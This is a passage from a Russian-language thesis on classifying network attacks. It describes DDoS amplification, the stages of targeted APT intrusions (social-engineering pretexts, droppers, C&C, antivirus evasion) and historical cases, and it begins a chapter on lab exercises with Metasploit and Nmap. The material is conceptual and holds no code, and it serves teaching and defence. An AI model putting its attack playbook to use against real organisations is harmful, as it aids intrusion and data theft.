

Рисунок 14. Схема подключения по протоколу TCP

1.4.2. DNS Amplification

В качестве амплификатора (усилителя) может выступать неправильно сконфигурированный сервис, к которому посылается один пакет, а возвращается много (Рисунок 15).

Поскольку транспортный протокол UDP не требует предварительно установленного соединения, то в заголовке UDP пакета присутствуют поля IP адрес источника (source IP) и IP адрес назначения (destination IP). Если злоумышленник в поле IP адреса источника укажет IP адрес «жертвы» (ресурс, который он хочет вывести из строя) и отправит такой пакет на неправильно сконфигурированный, например, DNS сервер, у которого длинное поле TXT [1024], то атакующая сторона может отправить пакет с запросом содержимого поля TXT. DNS сервер отвечает на этот

запрос не на тот IP адрес, с которого поступил реальный запрос, а на тот, который указан в поле IP адреса назначения.

Таким образом, атаки типа Amplification основаны на эксплуатации неправильно настроенных сервисов таких как DNS сервер, NTP сервер т.п., с последующим исчерпанием ресурсов канала жертвы.



Рисунок 15. Упрощенная схема атаки типа DNS Amplification

1.4.3. HTTP slow POST

Основной принцип атаки заключается в том, что можно отправить пакет с содержимым заголовка «content length». Сервер, получив этот пакет и увидев заголовок, будет ожидать данных от клиента.

Злоумышленник, посредством множественного подключения с удаленных рабочих станций, отправляет web-серверу медленно побайтово определенное количество информации, тем самым затрачивая ресурсы таблицы соединений web-

сервера. В этом случае легитимные клиенты не имеют возможности подключиться, поскольку вынуждены ожидать момента, когда злоумышленник завершит процесс передачи информации. [6]

Вывод по главе 1

В главе было рассмотрено: классификации сетевых атак от ФСТЭК и Microsoft, отдельно были рассмотрены классификации атак типа «отказ в обслуживании» от Digital Security, Qrator labs и Kaspersky lab. Также были приведены некоторые популярные сетевые атаки, а именно: TCP SYN flood, DNS Amplification и HTTP slow POST.

Для наглядного сравнения, все данные были сведены в таблицу 1.

Таблица 1 – сравнение классификаций

	Базовая модель угроз по ФСТЭК	Модель STRIDE	Qrator labs	Kaspersky lab	Digital Security
Сканирование сети	Выяснение состояния портов, протоколов, используемых в сети, информацию о используемых сервисах и их версии	-	-	-	-
Отказ в обслуживании	Доведение состояния сервисов до недоступного состояния для пользователей с помощью частичного или полного исчерпания ресурсов сети, модификации таблиц маршрутизации и т.п. Атаки такого типа служат для ограничения или лишения доступа к сервису легитимным пользователей		Разделение атак на канальный, сетевой, транспортный уровни и уровень приложений	Разделение атак по типу исчерпания ресурсов канала, операционной системы и ресурсов web-сервера	Разделение атак основывается на исчерпании ресурсов, но выделяется атаки, включающие в себя атаки на ресурсы канала, операционной системы и web-сервера

Продолжение Таблицы 1

Атака в пределах периметра	Выполнение действий, направленных на несанкционированный доступ к информации с целью изменения таблиц маршрутизации, модификации перехваченных пакетов и т.п.	Выполнение действий, направленных на подмену сетевых объектов, на доступ несанкционированный доступ к информации лицам, у которых доступа нет.	-	-	-
Удаленная атака на периметр	Выполнение действий, направленных на скрытый доступ к информационной системе с помощью социальной инженерии, уязвимостей в используемых программах и т.п.	-	-	-	-

Некоторые типы атак, например, отказ от авторства в модели STRIDE, не имеют аналогов в таблице 1, потому как в качестве эталона была выбрана базовая модель угроз ФСТЭК.

ГЛАВА 2 АНАЛИЗ СТРУКТУРЫ АТАК.ОСНОВНЫЕ СОСТАВЛЯЮЩИЕ АТАКИ

2.1. Структура современных атак

Действия злоумышленников нередко основываются на эксплуатации как уже известных уязвимостей, так и скрытых, информация о которых еще не достигла широкого круга. К сожалению, сторона защиты не всегда грамотно может обеспечить защиту от угрозы в силу разных причин (нехватка бюджета, нехватка квалифицированного персонала и т.п.), поэтому активность нарушителей может быть не замечена в течении недель, а иногда и месяцев.

Также действия злоумышленников имеют конкретную цель, которая достигается благодаря последовательному выполнению определенного алгоритма, а именно выполнению этапов – разведки, создания вредоносного кода, проникновения в систему, «заражения» компьютера жертвы, закрепления в системе, развития атаки (перехват и обработка персональных данных пользователей) и затирания следов проникновения. Для детального понимания процесса проведения атак на систему злоумышленниками, рассмотрим данные этапы по отдельности.

Условно, этапы проникновения в компьютерную сеть можно разделить на три группы (рисунок 16). [7]

Рисунок 16. Этапы проникновения в компьютерную сеть

2.1.1. Подготовка

Цель: Сбор информации о компании или организации, против которых предполагается атака, разработка плана реализации атаки, и выбор и соответствующих инструментов.

Сбор информации (разведка) зачастую осуществляется через открытые источники (сайт организации/компании, социальные сети), это называется пассивным поиском, также сбор необходимой информации можно осуществить посредством активного поиска - социальной инженерии. Представившись, например, сотрудником отдела администрирования можно узнать информацию (пароль, имя пользователя и т.п.), владение которой значительно облегчит проникновение в компьютерную сеть. [8]

Кроме этого, разведка включается в себя сбор информации об используемых приложениях, антивирусах, операционных системах, а также выполняется сканирование портов. Все это необходимо для дальнейшего выбора инструментов и методов проведения атак.

Выбор методов и средств проведения атак напрямую зависит от используемых в организации/компании средств защиты. Так как злоумышленникам нужно не просто попасть в компьютерную систему, но и сделать это как можно более скрытно, требуется точное знание используемого, к примеру, антивирусного средства защиты, для того, чтобы разработать способ обхода. Также на выбор влияют используемые приложения, а точнее уязвимости в этих приложениях.

Следующим шагом злоумышленников будет создание вредоносного кода и продумывание «системы доставки» данного кода до жертвы.

Для «заражения» компьютера необходимо наличие уязвимости, которую можно поэксплуатировать. Это можно сделать с помощью эксплоитов – программ, содержащих исполняемый вредоносный код, запуск которых обусловлен наличием уязвимостей на удаленном компьютере.

Помимо самих эксплоитов, злоумышленники используют ряд решений, которые затрудняют обнаружение факта проникновения в систему и анализ вредоносного

кода. Примером таких решений могут служить использование руткитов и обфускаторов. Руткит позволяет злоумышленникам скрыть внедрение и работу вредоносного кода в системе, получить привилегированный доступ, а также имеет функции сокрытия вторжения в компьютерную систему. Обфускатор представляет собой программу, функцией которой является изменение вида первоначального кода в вид трудный и/или непригодный для анализа с полным сохранением функциональности. Использование подобных решений злоумышленниками затрудняет обнаружение подозрительной активности, анализ вредоносных программных средств и последующее их удаление с «зараженных» компьютеров. [9]

2.1.2. Вторжение

Цель: Установление канала передачи эксплоита для запуска на компьютере жертвы, непосредственная эксплуатация уязвимости и скрытое установление жертве малваря (вредоносного программного обеспечения).

На сегодняшний день, одним из популярных методов передачи эксплоита жертве является фишинг. Под фишингом подразумевается, что злоумышленниками создается подделка легитимных ресурсов (поддельные сайты, письма) с целью компрометации данных. Существует несколько видов фишинга:

1) Почтовый фишинг. На электронную почту жертвы высылается письмо с вложением, соответствующее сфере деятельности определенного отдела. Так, например, отделу бухгалтерии можно выслать письмо с файлом «годовой отчет», в котором будет вредоносное вложение, при запуске которого происходит активация эксплоита.

2) Фишинг через сайт. На электронную почту приходит ссылка на сайт, при переходе на который происходит скачивание эксплоита с последующей установкой на компьютер.

Также исполняемый вредоносный код сотрудник может «принести» на своем USB флеш-накопителе.

Эксплуатация уязвимости возможна по некоторым причинам:

- Разработчики допускают при разработке программного обеспечения.

- Аудит уязвимостей или ошибок производится не всегда.

- Социальный фактор (пользователи намеренно не обращают внимания на предупреждения антивирусом о подозрительном ресурсе).

- Использование программного обеспечения, поддержка которого прекращена.

После того, как вредоносная программа попадает в нужную систему, происходит процесс инсталляции. В ходе установки происходит изменения в логике работы запущенных программах. Вирусы вписывают свое «тело» в пустое место исполняемого файла (процесса), после этого, они будут запускаться непосредственно перед запуском легитимной программы.

2.1.3. Активная брешь

После инсталляции вредоносного программного обеспечения, настраивается соединение с командно-контрольным сервером, который служит для поддержания связи злоумышленниками скомпрометированной системы. Таким образом с помощью данного сервера атакующие могут посылать различные команды и осуществлять контроль взломанных систем. Инициатором связи с сервером компьютеров, которые находятся внутри компьютерной сети организации выступает, как правило, компьютер жертвы.

После того, как злоумышленники успешно проникли в периметр организации, и получили контроль над системой наступает финальный этап атаки, на котором целью злоумышленников является компрометация необходимой информации. С помощью повышения привилегий до администратора, злоумышленники могут скрывать свое присутствие в сети от средств защиты информации и получить контроль почти над всей системой путем изменения таблиц маршрутизации, подмены объектов сети или получения над ними полного контроля. Финальным шагом атакующих будет сокрытие их активности в периметре сети (например, очистка журналов событий), также злоумышленники оставляют в системе точки входа, чтобы в последствии иметь возможность повторного проникновения в ту же систему.

2.2. Структура целевых атак

Таргетированная атака, или целевая – это процесс несанкционированной деятельности внутри системы с целью компрометации данных, контролируемая злоумышленниками в режиме реального времени.

Таргетированные атаки достаточно продолжительны по времени, и они направленны на конкретную организацию/компанию. Это значит, что атака подобного рода способна преодолевать конкретные средства и механизмы защиты, задействовать персонал организации/компании.

Целевые атаки имеют отличительную особенность от атак, проводимых с помощью стандартного вредоносного программного обеспечения. В первом случае идет «захват» всей компьютерной системы, во втором – «захват» отдельной и конечной машины.

Процесс проникновения в компьютерную систему осуществляется профессионалами, они тщательно продумывают свои действия. Так, к примеру, перед началом атаки, злоумышленники изучают кадровый состав нужной им организации. И, когда находится «нужный» сотрудник, с ним устанавливают контакт, изучаются профили в социальных сетях и т.п. В последствии, компьютер данного сотрудника «заражается», это становится отправной точкой для захвата контроля над всей компьютерной сети организации и проведении незаконных действий злоумышленниками.

В последнее время становится популярным использование так называемых APT - Advanced Persistent Threat, или, как часто ее еще называют, целенаправленные атаки. [10]. Под APT понимается, например, социальная инженерия или эксплуатация уязвимостей для того, чтобы попасть на нужный компьютер для дальнейшего взятия под контроль всей компьютерной системы. Таким образом, можно сказать, что APT – совокупность атак для компрометации информации.

Это своего рода набор утилит, вредоносного программного обеспечения, использование уязвимостей нулевого дня и т.п., созданных специально для реализации данной атаки. [11]

2.1.1. Стадии целевой атаки

Выделяют 4 стадии «развития» целевой атаки (Рисунок 17). Ниже будет рассмотрены ключевые этапы, общая структура модели, а также различные методы проникновения в компьютерную систему. [12]



Рисунок 17. Этапы целевой атаки

На рисунке 17 отображены 4 фазы целевой атаки, описывающей ее жизненный цикл.

Рассмотрим основные задачи каждого этапа:

1. *Подготовка*. Основной целью на данном этапе является сбор информации о цели, собирается информация как из открытых источников, так и приватная. Помимо этого, на данном этапе также идет выбор стратегии проведения атаки и выбор необходимых средств непосредственно реализация атаки.

2. *Проникновение*. Этак атаки, на котором начинают активно использовать социальную инженерию и различные уязвимости (например, уязвимости нулевого дня) с целью заразить компьютер жертвы и узнать внутреннюю инфраструктуру компьютерной сети жертвы с перспективами дальнейшего захвата всей системы.

3. *Распространение*. Этап, результатом которого будет являться взятие под контроль системы цели, при необходимости изменяя стратегию проведения атаки для достижения максимального успеха.

4. *Достижение цели*. Заключительный и самый важный этап целевой атаки, именно на нем происходит компрометация нужной злоумышленникам информации.

2.2.1. Подготовка

1) Определение цели. Целью для атак может стать любая компания/организация. Все атаки начинаются с разведки. Первоначально используют пассивный поиск, идет сбор информации через социальные сети, профильные форумы, где сотрудники разных организаций обмениваются информацией. Это позволяет определить жертву и точно поставить задачи, после чего переходят к активному поиску.

2) Сбор информации. Процесс сбора информации о той или иной компании/организации называется разведкой. Основной задачей данного действия является сбор информации, которой нету в открытом доступе т.е. приватной. На данном этапе происходит процесс поиска слабые мест компании – жертвы. Зачастую, злоумышленники прибегают к методам социальной инженерии для получения необходимой для них информации, также используются открытые источники для этих же целей. Ниже будут рассмотрены наиболее распространенные методы разведки:

2.1) Инсайд, или разглашение информации для внутреннего пользования. В данном случае упор идет на людей. Например, бывший сотрудник, который считает свое увольнение несправедливым, может намеренно придать огласке информацию для внутреннего пользования бывшей компании или организации. Он может разгласить информацию о средствах защиты, каких-либо идентификационных данных, о топологии сети и т.п.

Также нередким случаем будет, когда в целевую компанию/организацию устраивается на работу человек, который в последствии будет выступать в качестве информатора для злоумышленников, либо подкуп уже работающих сотрудников с подобной целью.

2.2) Открытые источники. В данном методе основной упор идет на несоблюдение компанией правил по уничтожению бумажных документов. Некоторые компании пренебрегают грамотным уничтожением своих документов, это может привести к тому, что злоумышленники среди мусора могут найти различные отчеты, документы, связанные с внутреннем регламентом и т.п. Нередки случаи, когда на сайтах организаций содержатся не только имена реальных сотрудников, но и другие идентификационные сотрудников данные.

В итоге, злоумышленники могут найти различную информацию о целевой компании:

- Имена сотрудников, электронную почту, телефоны.
- Внутреннюю структуру компании: используемые средства защиты, топологии сетей и т.п.
- Информацию о партнерах.

2.3) Социальная инженерия. Воспользовавшись социальной инженерией, злоумышленники могут получить необходимую информацию для проникновения в сети. Можно выделить два метода социальной инженерии:

- *Посредством телефонных звонков*. Злоумышленник, представившись сотрудником отдела администрирования, может узнать идентификационные данные сотрудника.
- *Путем использования электронной почты*. Злоумышленник, заранее изучив поведение и интересы жертвы с помощью социальных сетей, может прислать на почту заранее скомпрометированное вложение или ссылку на зараженный сайт с целью захвата компьютера жертвы.

2.4) Разработка стратегии. На стадии разведки разрабатывается также стратегия, она включается в себя план реализации успешной атаки на компанию/организации, а именно:

- Разработка плана действия на всех этапах (проникновение, развитие, достижение целей).

- Описание методов проникновения: социальная инженерия, информация об уязвимостях, используемых механизмах защиты информации.

- Описания необходимых действий для закрепления внутри периметра сети (повышение привилегий, получение контроля над критическими объектами и т.п.).

- Выявление нужной информации и ее компрометация.

2.5) Создание стенда. Перед проникновением на реальный объект, злоумышленники могут, исходя из собранной информации, имитировать компьютерную систему целевой организации. Создание ситуации идентичной ситуации в системе целевой компании позволит злоумышленникам отработать механизмы внедрения в сеть, обхода используемых механизмов защиты и способов сокрытия своей активности в данной компьютерной сети. Однако, не все нарушители отрабатывают свои действия в подобных стендах, поскольку это имеет большие финансовые затраты, поэтому подобные действия имеют место только в случаях атак на серьезные компании/организации.

2.6) Разработка набора инструментов. Для осуществления непосредственно самой атаки злоумышленники должны решить, как именно они будут выбирать инструменты для проведения атаки. Перед ними (злоумышленниками) встает выбор, либо приобрести средства реализации атак посредством покупки, что сокращает время подготовки к проведению атаки, либо разрабатывать инструменты своими силами.

Набор инструментов для проведения атак включает в себя:

1) *Командный центр*. Злоумышленники могут использовать для передачи команд своим вредоносным модулям командные центры. Зачастую для размещения командных центров используются услугами предоставления хостинга, аренду виртуальных машин, облака и т.п.

Примером командного центра служит C&C (Common and Control). В этом случае, все модули соединяются с единым центром управления. Командный центр следит за состоянием каждого модуля и в случае необходимости выдает команды в соответствии с установленным списком команд. Для управления данной топологией злоумышленникам необходим непосредственный доступ к командному центру. Такие центры являются самыми распространенным и легкими в управлении.



Рисунок 18. Схема командного центра

2) Непосредственно *средства проникновения* в компьютерную сеть:

- *Эксплоит*. Исполняемый вредоносный код, использующий уязвимости системы.

- *Загрузчик*. Часть «тела» дроппера, задача которого состоит в изменении логики работы программы: изменяет код программы так, что сначала происходит запуск непосредственно самого вируса и только потом программы.

- *Дроппер*. Вирус (обычно троян), который несанкционированно, и скрытно для пользователя устанавливает (при необходимости загружает по сети) на компьютер жертвы вредоносное программное обеспечение.

3) Тело вируса полезной нагрузки (payload). Модуль исполняемого вредоносного программного обеспечения, основной функцией которого является загрузка на компьютер жертвы таких программ, как:

- Клавиатурный шпион (кейлоггер).
- Удаленный доступ.
- Шифрование файлов.
- Создание снимков экрана и пересылка их по сети.

- Сокрытие следов активности.

- Модуль, обеспечивающий связь с командным центром и т.п. [13]

2.2.2. Проникновение

Данный этап характеризуется использованием методов и средств для реализации атак. Зачастую злоумышленники используют технические средства такие как:

1) Эксплоит. Исполняемый вредоносный код, использующий уязвимости программного обеспечения. Широкое распространение эксплоитов делает их незаменимым инструментом для злоумышленников, поэтому они (эксплоиты) основным средством для проникновения в периметр сети. Пути попадания в систему могут служить:

- Письма, присланные на электронную почту.

- Скрытно скачанный вирус с уязвимого сайта.

- Исполняемый вредоносный код, загрузившийся с USB устройства.

Попав на компьютер жертвы, эксплоит инициирует запуск средства доставки, которое загружает само вредоносное программное обеспечение. Обычно, средством загрузки используются либо валидатор, либо дроппер.

1) *Валидатор*. Программа, помогающая собрать данные с компьютера жертвы: информацию об используемых средствах защиты, запущенных процессах и т.п. Все данные, пересылаемые обратно злоумышленника шифруются. В зависимости от полученных данных, выбирается одна из следующих команд:

- *Загрузка Дроппера*. Реализация целевой атаки.

- *Самоуничтожение*. Принятия решения не проводить атаку в связи с тем, что информация, находящаяся на компьютере жертвы, не представляет особой ценности.

- *Ожидание*. Решение о переходе в режим «сон».

2) *Загрузчик*. Используется для заражения в короткие компьютеры жертв через вредоносные вложения исполняемого кода в письмах, посредством скачивания вируса с зараженных сайтов, а также, в редком случае, с помощью USB устройства (автозапуск вируса при включении USB устройства в компьютере). После

установки инициирует работу модулей полезной нагрузки (payload) или дроппер (dropper).

3) *Дроппер* (dropper). Вирус (обычно троян), осуществляющая загрузку основного модуля вредоносного исполняемого кода – модуля полезной нагрузки (payload) для закрепления на хосте жертвы и последующим захватом компьютерной сети. Действия данной программы обычно происходит скрытно для механизмов защиты.

4) *Модуль полезной нагрузки (payload).* Ключевой модуль в таргетированной атаке, функциональность которого зависит от преследуемых злоумышленниками целей и задач:

- Шифрование.
- Повышение привилегий.
- Удаленный доступ.
- Сокрытие активности.
- Клавиатурный шпион (кейлоггер).

Все перечисленные инструменты не всегда используются в одной атаке, поскольку перечень используемых инструментов для проникновения формируется специально для каждой целевой организации отдельно.

2.1) Обход стандартных средств защиты. В связи с тем, что на сегодняшний день средства защиты информации обладают функций контроля и фильтрации данных на достаточно высоком уровне, злоумышленникам приходится пользоваться различными методами обхода защитных механизмов. Наиболее известные методы:

1) *Обфускация кода*. Это процесс преобразования исходного кода в трудночитаемый и поддающийся анализу с сохранением своих изначальных функций при помощи специальных компиляторов – обфускаторов.

2) *Шифрование*. Данная процедура применяется для сокрытия некоторых частей кода от детектирующих средств антивирусной защиты.

3) *Инжектирование процесса*. Внедрение в запущенный процесс части кода вируса. Это позволяет вирусу маскироваться под легитимное программное обеспечение, не опасаясь обнаружения средствами защиты.

2.2) Эксплуатация уязвимостей. Эксплуатация уязвимостей является одним из распространенным способов проникновение в периметр сети. Попадая в компьютер эксплоит изменяет логику работы программного обеспечения, что позволяет в некоторых случаях злоумышленникам выполнять команды от имени администратора. [13]

Уязвимости программного обеспечения условно можно разделить на две группы:

1) *Известные.* Занесенные в CVE (Открытая база известных уязвимостей), имеющие описание и исправление от разработчика.

2) *Неизвестные (скрытые), или уязвимости нулевого дня*. Не обнаруженные и, следовательно, и неизвестные уязвимости.

Примеры сценариев проникновения в сеть:

1) *Переполнение буфера*. Атаки на переполнение буфера могут вызвать непредвиденное завершение программы, а также может стать причиной некорректной работы (пример, отказ в обслуживании).

2) *Целевой фишинг с использованием социальной инженерии*. На электронную почту сотрудника проходит письмо с вредоносным вложением, например, от клиента данной копании. Во вложении письма будет файл, не вызывающий подозрение (соответствующий целям компании или отдела), при открытии файла или

при его предварителен просмотре произойдет «заражение» компьютера сотрудника.

Способы, позволяющие использовать почту как точку входа:

- Имитация адреса отправителя.
- Вложение с вредоносным исполняемым кодом.
- Ссылка на заранее скомпрометированный сайт (при переходе начинает скачиваться эксплоит).

2.3) Комбинированные атаки. Каждая целевая атака составляется индивидуально под определенную компанию. Из этого следует, что для большинства целевых атак набор инструментов уникален. Комбинированные атаки могут иметь больший список эксплуатируемых уязвимостей. Так же они могут включать в себя инструменты, которые хорошо интегрируются в легальное программное обеспечение или сочетаться с ними, это позволяет скрывать подозрительную активность в сети и сводить к минимуму риск обнаружение средствами защиты, примерами таких программ могут служить:

- Программы удаленного администрирования (RDP, VNC).
- Сетевые сканеры и т.п.

2.4) Инвентаризация сети. По завершению проникновения в периметр сети перед злоумышленниками встает вопрос закрепления в этой сети. Для этого им нужно в первую очередь повысить свои привилегии, после этого, злоумышленники при помощи сетевых сканеров изучают топологию сети и принимают решение по дальнейшему закреплению в сети.

2.2.3. Распространение

После того как изучена топология сети выбирается конкретная цель с точки зрения целей и задач. Деятельность злоумышленников распознается средствами защиты как абсолютно легитимная, поскольку все действия происходят из-под учетной записи администратора.

Этап 1. Закрепление внутри инфраструктуры. Закрепление внутри периметра подразумевает, что будет проводиться работа для достижения доступа ко всей компьютерной системе жертвы.

Этап 2. Распространение. Главное условие данного этапа является наличие активных точек входа, обычно используются серверы. На данном уровне достаточно удаленного подключения и последующего запуска вредоносного программного обеспечения на удаленной машине.

Этап 3. Обновление. При проведении атаки злоумышленники могут понять, что тех модулей, что они имеют, не хватает в уже задействованной атаке (пример, необходимость записи с микрофона), чтобы такого не случилось, злоумышленники могут предусмотреть возможность добавление новых функций с помощью обновления.

Этап 4. Поиск ключевой информации и методов достижения целей. В зависимости от того, какая именно информация нужна будет зависеть срок проведения атаки. Если целью злоумышленников является информация, сосредоточенная в одной конкретной системе, например, персональные данные сотрудников, это не требует больного промежутка времени. Но, когда целью является шпионаж или другие растянутые по времени действия, затрачиваемое время на проведение атаки существенно возрастает.

Для лучшего понимания данного этапа можно привести пример атаки группировки Carbanak:

Ключевой информацией для данной группировки было снятие денег со счетов различных банков. Но так как злоумышленники не имели конкретных знаний о работе того или иного банка, они «заражали» компьютеры банка с целью записи

видеоматериала с передачей на командный центр, помимо записи экрана, внедрялись также и клавиатурные шпионы (кейлоггеры). На основе данных с записей экранов и данных от клавиатурного шпиона, злоумышленники получали возможность получить информацию, достаточную для снятия средств. Это занимало от 2 до 4 месяцев, что значительно увеличило как подготовительный этап, так и время проведения атаки в целом. [14]

2.2.4. Достижение целей

Этап 1. Выполнение вредоносных действий. Так как на финальном этапе получен доступ ко всей компьютерной системе, атакующие в состоянии совершить любые действия по отношению к информации, например:

1) Хищение ключевой информации. Самый распространенный по отношению к компаниям вид атаки. В основном целями подобных атак являются вывод средств, шпионаж, кража конфиденциальной для последующей перепродажи. Сам процесс хищения незаметен для средств защиты, так как он (процесс хищения) маскируется под активность какого-либо легитимного ресурса (пример, web-сервер).

2) Изменение данных. Злоумышленники имеют возможность как-либо модифицировать информацию в своих целях, так, например, атаки группировки Metel, базировались на выводе денежных средств банка: получая контроль ресурсами, отвечающими за проведение транзакций, устанавливали там автоматический откат, что давало возможность обналичивать денежные средства несколько раз с одной карты. [15]

3) Уничтожение данных, относительно редкий вид. Целью данных атак является частичная или полная приостановка работы компании в связи с тем, что злоумышленники, проникшие в компьютерную систему компании, уничтожили критические для работоспособности системы данные.

Примером такой атаки может служить атака на нефтедобывающую компанию Saudi Aramco. Злоумышленники использовали вирус Shamoon, который распространился в сети компании и «заразил» около 30 тысяч компьютеров, после чего

стер данные с жестких дисков инфицированных им хостов. В результате такой атаки, деятельность компании приостановилась на месяц. [16]

Этап 2. Сокрытие следов. На протяжении проведения атаки, атакующий стремятся скрыть свою активность Сокрытие происходит путем маскировки под легитимное программное обеспечение, изредка прибегая к чистке журналов событий. Преимущественно свою деятельность злоумышленники ведут из-под учетной записи администратора, что почти никогда не вызывает подозрения.

Этап 3. Точка возврата. На заключительном этапе атаки, атакующие оставляют так называемые точки возврата, что дает в случае необходимости возможность доступа к компьютерной системе. Например, загрузчик, функцией которого является скачивание по команде исполняемого модуля

2.3. Проникновение в периметр

Рассмотрим один из самых распространенных вариантов взлома компьютер сотрудника какой-либо организации будь то организации, банк или другая компания, которая может считать себя защищенной от различных действий злоумышленников и считает она так обычно по той причине, что опирается на старые знания того, как действуют злоумышленники, предполагая для проникновения на компьютер пользователей используются какие-то старые, редкие, неиспользуемые или сложные варианты проникновения, пытаются заставить пользователей перейти по подозрительной ссылки и т.п., но все давно не так.

Злоумышленники и современное вредоносное программное обеспечение используют вполне легальные каналы для своего распространения: skype, электронную почту, различные мессенджеры и т.п. и атакующий может достаточно легко попасть на компьютеры пользователей. Самым распространенным вариантом на сегодняшний день является проникновение через электронную почту. Ниже будет представлен один из вариантов проникновения.

Самое первое что они должны сделать – изучить свою жертву, например, сотрудника отдела кадров, чей профиль в социальной сети просканировали и отправили на электронную почту вредоносное вложение с резюме. Сотрудник открыл данное вложение и на компьютер установилась троянская программа, специально разработанная для него и поэтому не обнаруживается антивирусом, после чего данная вредоносная программа уже действует внутри компьютерной сети организации и похищает данные после чего отправляет их, например, на электронную почту злоумышленника. [17]

Вывод по главе 2

В данной главе были рассмотрены методы подхода к структуре современных атак. Были рассмотрены структура атак от компании Cisco и Kaspersky lab.

Также было приведено тактика проникновения в периметр сети злоумышленниками через электронную почту.

ГЛАВА 3 РАЗРАБОТКА УЧЕБНО-МЕТОДИЧЕСКОГО ПОСОБИЯ СТЕНДА «РЕАЛИЗАЦИЯ АТАК НА ИНФРАСТУКТУРНЫЕ СЕРВИСЫ И ПРОТОКОЛЫ СЕТИ».

3.1 Основные положения

Каждая лабораторная работа состоит из трех основных блоков:

- Выявление уязвимости.
- Эксплуатация уязвимости.
- Анализ результата.

В процессе каждой работы будут использованы сама уязвимость системы, а также дополнительные средства:

- Утилита ping, присутствующая во многих современных операционных системах.
- Утилита traceroute, также присутствующая во многих современных операционных системах.
- Metasploit Framework, платформа для тестирования проникновения, позволяющая находить, использовать и проверять уязвимости. Он предоставляет инфраструктуру, контент и инструменты для проведения тестов на проникновение и обширного аудита безопасности.
- Сетевой сканер Nmap, утилита, предназначенная для настраиваемого сканирования IP-сетей с любым количеством объектов, определения состояния объектов сканируемой сети.

Рассмотрим подробнее каждую из утилит:

1) Ping отправляет запросы (ICMP Echo-Request) протокола ICMP указанному узлу сети и фиксирует поступающие ответы (ICMP Echo-Reply). Время между отправкой запроса и получением ответа позволяет определять двусторонние задержки по маршруту и частоту потери пакетов, то есть косвенно определять загруженность на каналах передачи данных и промежуточных устройствах.

Утилита ping является одним из основных диагностических средств в сетях TCP/IP и входит в поставку всех современных сетевых операционных систем.

Таблица 2 – Структура ICMP-пакета

